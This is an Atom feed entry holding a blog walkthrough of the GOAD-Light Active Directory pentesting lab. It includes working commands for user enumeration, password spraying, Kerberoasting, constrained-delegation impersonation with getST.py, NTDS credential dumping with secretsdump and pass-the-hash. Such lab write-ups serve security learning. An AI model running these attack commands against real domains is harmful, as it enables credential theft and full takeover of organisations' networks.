<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://edrapac.github.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://edrapac.github.io/" rel="alternate" type="text/html" /><updated>2026-03-24T17:35:51+00:00</updated><id>https://edrapac.github.io/feed.xml</id><title type="html">Emerson Drapac</title><subtitle>Emerson Drapac&apos;s Portfolio and Blog posts</subtitle><author><name>Emerson Drapac</name><email>emerson.drapac@outlook.com</email></author><entry><title type="html">AD Pentesting: GOAD Light</title><link href="https://edrapac.github.io/posts/2026-01-14-GOAD-Light/" rel="alternate" type="text/html" title="AD Pentesting: GOAD Light" /><published>2026-01-14T00:00:00+00:00</published><updated>2026-01-14T00:00:00+00:00</updated><id>https://edrapac.github.io/posts/GOAD-Light</id><content type="html" xml:base="https://edrapac.github.io/posts/2026-01-14-GOAD-Light/"><![CDATA[<p>My walkthrough of <a href="https://github.com/Orange-Cyberdefense/GOAD">GOAD-Light</a>, a lightweight Active Directory pentesting lab built around a Game of Thrones theme. The lab consists of two domain controllers and a SQL server across two domains: <code class="language-plaintext highlighter-rouge">north.sevenkingdoms.local</code> and <code class="language-plaintext highlighter-rouge">sevenkingdoms.local</code>.</p>

<p>This was a great lab for practicing a realistic AD attack chain from zero credentials to domain admin.</p>

<h2 id="recon">Recon</h2>

<hr />

<p>First step was to nmap the environment. Since this was GOAD-Light, we only had 3 hosts to work with.</p>

<p><strong>10.4.10.11 — Winterfell (DC1, north.sevenkingdoms.local)</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Host is up (0.0022s latency).
Not shown: 986 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-27 20:47:41Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local, Site: Default-First-Site-Name)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local, Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp open  ssl/wsmans?
Service Info: Host: WINTERFELL; OS: Windows; CPE: cpe:/o:microsoft:windows
</code></pre></div></div>

<p><strong>10.4.10.22 — CastelBlack (SQL Server, north.sevenkingdoms.local)</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Host is up (0.0024s latency).
Not shown: 992 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp open  ssl/wsmans?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
</code></pre></div></div>

<p><strong>10.4.10.10 — KingsLanding (DC2, sevenkingdoms.local)</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Host is up (0.0022s latency).
Not shown: 985 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-27 20:47:47Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap
3268/tcp open  ldap
3269/tcp open  ssl/ldap
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp open  ssl/wsmans?
Service Info: Host: KINGSLANDING; OS: Windows; CPE: cpe:/o:microsoft:windows
</code></pre></div></div>

<h2 id="initial-smb-enumeration">Initial SMB Enumeration</h2>

<hr />


<p>With no credentials yet, the first thing I always try is SMB null and guest authentication. Null auth didn’t give much, but guest auth (empty password) was a different story.</p>

<p><img src="/images/goad-light/3_intialsmb.png" alt="Initial SMB enumeration" /></p>


<p>Running through the accessible shares with guest auth, <code class="language-plaintext highlighter-rouge">10.4.10.22</code> (Castelblack) I found a readable file share containing a note referencing <code class="language-plaintext highlighter-rouge">Arya</code> — and more importantly, a password: <code class="language-plaintext highlighter-rouge">Needle</code>.</p>

<p><img src="/images/goad-light/4_shares_1.png" alt="SMB shares enumeration" /></p>

<p>So now I have a password. The problem is I don’t know what username to pair it with. I assumed the user’s name was <code class="language-plaintext highlighter-rouge">Arya</code> but was not entirely sure how the usernames were actually formatted.</p>

<h2 id="building-a-username-list">Building a Username List</h2>

<hr />

<p>Since this is a Game of Thrones themed lab, the user accounts are clearly named after GoT characters. I grabbed a list of character names from a GoT characters <a href="https://github.com/jeffreylancaster/game-of-thrones/blob/master/data/characters.json">JSON</a> file and piped it through <code class="language-plaintext highlighter-rouge">jq</code> to extract and sort the names into a flat list.</p>

<p><img src="/images/goad-light/1_get_chars.png" alt="Extracting character names from JSON" /></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cat </span>characters.json | jq <span class="nt">-r</span> <span class="s1">'.characters[].characterName'</span> | <span class="nb">sort</span> <span class="nt">-u</span> <span class="o">&gt;</span> characters.txt
</code></pre></div></div>

<p>From there I fed the character list into <a href="https://github.com/urbanadventurer/username-anarchy">username-anarchy</a> to generate realistic username permutations (first.last, flast, firstl, etc.) — the kind of formats corporate AD environments actually use.</p>

<p><img src="/images/goad-light/2_anarchy.png" alt="Generating username permutations" /></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>./username-anarchy <span class="nt">-i</span> ~/HTB/ludus/GOAD-Light/characters.txt <span class="o">&gt;</span> ~/HTB/ludus/GOAD-Light/bruteforce_usernames.txt
</code></pre></div></div>


<p>With the wordlist generated, I ran it through <a href="https://github.com/ropnop/kerbrute">Kerbrute</a> to validate which usernames actually exist in the domain.</p>

<p><img src="/images/goad-light/6_kerbrute.png" alt="Kerbrute username enumeration" /></p>

<p>This confirmed valid accounts and also revealed the naming convention: <code class="language-plaintext highlighter-rouge">first.last</code> (e.g. <code class="language-plaintext highlighter-rouge">arya.stark</code>).</p>

<h2 id="getting-a-foothold-aryastark">Getting a Foothold: arya.stark</h2>

<hr />


<p>Time to try the password <code class="language-plaintext highlighter-rouge">Needle</code> against <code class="language-plaintext highlighter-rouge">arya.stark</code>. I once again, nxc to test the credentials accross the network with smb.</p>

<p><img src="/images/goad-light/5_arya.png" alt="Testing arya.stark credentials" /></p>

<p><img src="/images/goad-light/7_arya_working.png" alt="arya.stark authentication confirmed" /></p>

<p>Checking arya’s privileges revealed she has local admin rights on both Winterfell and CastelBlack.</p>

<p><img src="/images/goad-light/8_arya_local_admin.png" alt="arya.stark is local admin" /></p>

<p>From here I used her credentials to enumerate domain users:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb hosts.txt <span class="nt">-u</span> <span class="s1">'arya.stark'</span> <span class="nt">-p</span> <span class="s1">'Needle'</span> <span class="nt">--users</span>
</code></pre></div></div>

<p><img src="/images/goad-light/9_winterfell_users.png" alt="Enumerating domain users" /></p>

<p>This pulled back a solid list of accounts, including <code class="language-plaintext highlighter-rouge">samwell.tarley</code>.</p>

<h2 id="bloodhound">BloodHound</h2>

<hr />


<p>At this point it was also time to run bloodhound, admittedly I should have done this as soon as I had creds.</p>


<p>After running bloodhound to collect the data and loading it into the BloodHound GUI, the attack paths became clear.</p>

<p><img src="/images/goad-light/10_bloodhound.png" alt="BloodHound overview" /></p>

<p>Arya isn’t particularly useful for further domain escalation — she has local admin rights apparently but no interesting AD object permissions. However, two other users stood out.</p>

<p><code class="language-plaintext highlighter-rouge">samwell.tarley</code> has a path to Tier Zero (domain admin equivalent):</p>

<p><img src="/images/goad-light/13_shortest_sam.png" alt="Samwell's path to Tier Zero" /></p>


<p>But the most immediately actionable finding: <code class="language-plaintext highlighter-rouge">jon.snow</code> is Kerberoastable (he has an SPN set) and as a Tier Zero account this basically means that if we can crack the users password, the domain is likely owned.</p>

<p><img src="/images/goad-light/11_jonkerberoastable.png" alt="Jon Snow is Kerberoastable" /></p>

<h2 id="kerberoasting-jon-snow">Kerberoasting Jon Snow</h2>

<hr />


<p>Kerberoasting works by requesting a service ticket (TGS) for an account with a Service Principal Name. The ticket is encrypted with the account’s password hash, which you can then take offline and crack.</p>

<p>Using <code class="language-plaintext highlighter-rouge">arya.stark</code>’s credentials, I roasted <code class="language-plaintext highlighter-rouge">jon.snow</code>:</p>

<p><img src="/images/goad-light/14_kerberoasted.png" alt="Kerberoasting results and hash cracking" /></p>

<p>Hashcat cracked the TGS hash and recovered jon’s password: <code class="language-plaintext highlighter-rouge">iknownothing</code>.</p>

<h2 id="constrained-delegation">Constrained Delegation</h2>

<hr />


<p>Back in BloodHound, there was another important property on <code class="language-plaintext highlighter-rouge">jon.snow</code>: he’s allowed to perform constrained delegation to <code class="language-plaintext highlighter-rouge">CIFS</code> on Winterfell.</p>

<p><img src="/images/goad-light/16_jon_can_delegate.png" alt="Jon can delegate to CIFS" /></p>

<p>I’ll be honest, I still dont fully understand this next step, I had to follow Bloodhounds “Abuse” advice.</p>


<p>Constrained delegation means jon’s account is trusted to request service tickets on behalf of other users — including Administrator. This is exploitable via an S4U2Self + S4U2Proxy attack using Impacket’s <code class="language-plaintext highlighter-rouge">getST.py</code>.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>getST.py <span class="nt">-spn</span> <span class="s1">'cifs/winterfell.north.sevenkingdoms.local'</span> <span class="se">\</span>
  <span class="nt">-impersonate</span> Administrator <span class="se">\</span>
  <span class="nt">-dc-ip</span> 10.4.10.11 <span class="se">\</span>
  <span class="s1">'north.sevenkingdoms.local/jon.snow:iknownothing'</span>
</code></pre></div></div>

<p>The resulting ticket can be added to our cc cache so that we can more easily present it with subsequent Kerberos requests</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">export </span><span class="nv">KRB5CCNAME</span><span class="o">=</span><span class="s1">'Administrator@CIFS_winterfell@NORTH.SEVENKINGDOMS.LOCAL.ccache'</span>
</code></pre></div></div>

<p>Finally (shown in the last step of the screenshot), we can simply use <code class="language-plaintext highlighter-rouge">psexec.py</code> with the <code class="language-plaintext highlighter-rouge">-k</code> flag to authenticate to the winterfell DC with this new Kerberos ticket</p>

<p><img src="/images/goad-light/17_constrained_delegation.png" alt="Constrained delegation configuration in AD" /></p>


<p>After poking around with our PS Exec shell, I realized I could also just dump ntds.dit since Impacket’s <code class="language-plaintext highlighter-rouge">secretsdump.py</code> also accepts Kerberos authentication. As a local admin on the DC this should be trivial</p>

<h2 id="dumping-ntds">Dumping NTDS</h2>

<hr />

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>secretsdump.py <span class="nt">-k</span> <span class="nt">-no-pass</span> north.sevenkingdoms.local/administrator@winterfell <span class="nt">-just-dc</span>
</code></pre></div></div>
<p>This gives us every user’s NT hash in the domain.</p>

<p><img src="/images/goad-light/18_ntds_winterfell.png" alt="NTDS dump from Winterfell" /></p>

<p>Now sitting on a full credential dump of <code class="language-plaintext highlighter-rouge">north.sevenkingdoms.local</code>. I tested these hashes cross-domain against KingsLanding (<code class="language-plaintext highlighter-rouge">sevenkingdoms.local</code>) via SMB, LDAP, SSH, RDP, and WinRM nothing landed there.</p>

<h3 id="this-is-a-worthwhile-callout">This is a worthwhile callout</h3>
<p>As far as I could tell Kingslanding was not set up in GOAD-Light to work with the other hosts and accounts. Since there are no other GOAD Light writeups to reference, I had to assume that the “Light” install did not have the correct configuration to allow further exploitation of Kingslanding</p>

<p>But the SQL server at CastelBlack was still worth a try.</p>

<h2 id="lateral-movement-to-castelblack">Lateral Movement to CastelBlack</h2>

<hr />

<p>Using the hashes from the NTDS dump, I tested them against CastelBlack with NetExec over WinRM:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc winrm 10.4.10.22 <span class="nt">-u</span> north_users <span class="nt">-H</span> north_hashes
</code></pre></div></div>

<p><img src="/images/goad-light/19_users_castelblack.png" alt="CastelBlack user enumeration via WinRM" /></p>

